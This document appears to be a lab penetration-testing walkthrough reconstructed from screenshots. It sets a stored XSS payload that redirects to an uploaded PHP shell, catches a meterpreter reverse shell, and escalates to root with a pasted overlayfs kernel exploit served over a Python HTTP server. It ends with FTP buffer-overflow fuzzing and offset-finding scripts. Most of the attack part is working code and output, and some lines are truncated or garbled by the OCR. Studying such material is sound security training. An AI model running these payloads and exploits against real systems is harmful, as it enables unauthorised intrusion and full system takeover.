
Comments

Username:admin
Description:<script>alert()</script>

Username:admin
Description:Hello<script>window.location="http://192.168.1.3/uploads/shell.php" </script>


Use the Script to execute the payload in which give a reverse shell

Setting up Multi/handler



```
msf auxiliary(socks4a) > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.20
LHOST => 192.168.1.20
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.20:4444
[*] Starting the payload handler...
[*] Sending stage (33986 bytes) to 192.168.1.3
[*] Meterpreter session 3 opened (192.168.1.20:4444 -> 192.168.1.3:41891) at 202
0-12-23 00:11:41 -0500

meterpreter >
```


Set up the options then refresh the forum paga from there we can get a meterpreter shell → BUT the shell is www-data and not root.



```
[*] Meterpreter session 3 opened (192.168.1.20:4444 -> 192.168.1.3:41891) at 202
0-12-23 00:11:41 -0500

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Privilege escalation


1) Getting the system info




```
meterpreter > getuid
Server username: www-data (33)
meterpreter > shell
Process 5534 created.
Channel 0 created.

cat /proc/version
Linux version 3.13.0-32-generic (buildd@roseapple) (gcc version 4.8.2 (Ubuntu 4.
8.2-19ubuntu1) ) #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014
lsb_release -a
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
No LSB modules are available.
```

Find the exploit in exploit DB

1) The is one exploit suitable → https://www.exploit-db.com/exploits/37292
2) Set up the payload and put within your kali




```
include <string.h>
include <linux/sched.h>

define LIB "#include <unistd.h>\n\nuid_t(*_real_getuid) (void);\nchar path[128];\n\nuid_t\ngetuid(void)\n{\n_real_getuid = (uid_t(*)(void)) dlsym((void *)

tatic char child_stack[1024*1024];

tatic int
hild_exec(void *stuff)

   char *file;
   system("rm -rf /tmp/ns_sploit");
   mkdir("/tmp/ns_sploit", 0777);
   mkdir("/tmp/ns_sploit/work", 0777);
   mkdir("/tmp/ns_sploit/upper",0777);
   mkdir("/tmp/ns_sploit/o",0777);

   fprintf(stderr,"mount #1\n");
   if (mount("overlay", "/tmp/ns_sploit/o", "overlayfs", MS_MGC_VAL, "lowerdir=/proc/sys/kernel,upperdir=/tmp/ns_sploit/upper") != 0) {
/ workdir= and "overlay" is needed on newer kernels, also can't use /proc as lower
        if (mount("overlay", "/tmp/ns_sploit/o", "overlay", MS_MGC_VAL, "lowerdir=/sys/kernel/security/apparmor,upperdir=/tmp/ns_sploit/upper,workdir=/tmp/
            fprintf(stderr, "no FS_USERNS_MOUNT for overlayfs on this kernel\n");
            exit(-1);
        }
        file = ".access";
        chmod("/tmp/ns_sploit/work/work",0777);
   } else file = "ns_last_pid";

   chdir("/tmp/ns_sploit/o");
   rename(file,"ld.so.preload");

   chdir("/");
   umount("/tmp/ns_sploit/o");
   fprintf(stderr,"mount #2\n");
   if (mount("overlay", "/tmp/ns_sploit/o", "overlayfs", MS_MGC_VAL, "lowerdir=/tmp/ns_sploit/upper,upperdir=/etc") != 0) {
```




```
root@kali:~# lsof -t -i:8000
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Upload the payload into the Ubuntu

1) Upload via simpleHTTPServer in the tmp folder




```
cd /tmp
ls
Ubuntu.c
VMwareDnD
ssh-AA13Q97TxP7q
unity_support_test.0
vmware-WebServer
vmware-root
vmware-root_1394-2730496951
```




```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.3 - - [23/Dec/2020 00:25:55] code 404, message File not found
192.168.1.3 - - [23/Dec/2020 00:25:55] "GET /Ubuntu_Pri_Exca.c HTTP/1.1" 404 -

ls
192.168.1.3 - - [23/Dec/2020 00:27:43] "GET /Ubuntu.c HTTP/1.1" 200 -
```

Activate the payload

Using gcc and ./ to execute the payload




```
ls
Ubuntu.c
VMwareDnD
ssh-AA13Q97TxP7q
unity_support_test.0
vmware-WebServer
vmware-root
vmware-root_1394-2730496951
gcc Ubuntu.c -o ubuntu
ls
Ubuntu.c
VMwareDnD
ssh-AA13Q97TxP7q
ubuntu
unity_support_test.0
vmware-WebServer
vmware-root
vmware-root_1394-2730496951
```



```
./ubuntu
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
#
```


Check if it happens

Using whoami, id



```
sh: 0: can't access tty; job control turned off
#
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

Then use su




```
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root

8000/tcp:              2842
```

From here we already got privilege escalation

Buffer overflow (Fuzzing)

Run a python script that will send “A”s, starting from 100 “A”s and increment by 20 until the program crashes.




```
#!/usr/bin/python
import time, struct, sys
import socket as so

buff=["A"]

# Maximum size of buffer.

max_buffer = 1000

# Initial counter value.

counter = 100

# Value to increment per attempt.

increment = 20


while len(buff) <= max_buffer:
    buff.append("A"*counter)
    counter=counter+increment

for string in buff:
     try:
        server = str(sys.argv[1])
        port = int(sys.argv[2])
     except IndexError:
        print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
        sys.exit()
     print "[+] Attempting to crash at %s bytes" % len(string)
     s = so.socket(so.AF_INET, so.SOCK_STREAM)
     try:
        s.connect((server,port))
        s.recv(1024)
        s.send("USER " + string + "\r\n")
        s.close()
     except:
        print "[+] Connection failed. Make sure IP/port are correct, or check debugger crash."
        sys.exit()
```


Buffer overflow (Fuzzing)

Run a python script that will send "A"s, starting from 100 "A"s and increment by 20 until the program crashes.
Run the command: python check.py 192.168.1.4 21

The last successful amount of bytes sent is 240 bytes.



```
attacker@kali:~/buffer overflow$ python check.py 192.168.1.39 21
[+] Attempting to crash at 1 bytes
[+] Attempting to crash at 100 bytes
[+] Attempting to crash at 120 bytes
[+] Attempting to crash at 140 bytes
[+] Attempting to crash at 160 bytes
[+] Attempting to crash at 180 bytes
[+] Attempting to crash at 200 bytes
[+] Attempting to crash at 220 bytes
[+] Attempting to crash at 240 bytes
[+] Attempting to crash at 260 bytes
```




```
Registers (FPU)
EAX 0000010D
ECX 005BD378
EDX 0237FA48
EBX 00000002
ESP 0237FC00
EBP 00251310
ESI 0040A44E FTPServe.0040A44E
EDI 00251944

EIP 41414141
```

The EIP value is 41414141 (hex value of A) because it is overwritten with "A"s.


Buffer overflow (Finding the offset)

Create a unique string of 240 bytes using a metasploit tool.



```
attacker@kali:~/buffer overflow$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 240
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0
Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
attacker@kali:~/buffer overflow$
```


Copy the generated unique string into the step1.py python script in pattern.



```
#!/usr/bin/python
import time, struct, sys
import socket as so

pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to ftp...."
try:
   s.connect((server,port))
   s.recv(1024)
   s.send("USER " + pattern + "\r\n")
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to server. Check your IP address and port"
   sys.exit()
```


Buffer overflow (Finding the offset)

Run the python script step1.py to find the value of EIP.



```
attacker@kali:~/buffer overflow$ python step1.py 192.168.1.4 21

 [+] Attempting to send buffer overflow to ftp....

 [+] Completed.
attacker@kali:~/buffer overflow$ 
```

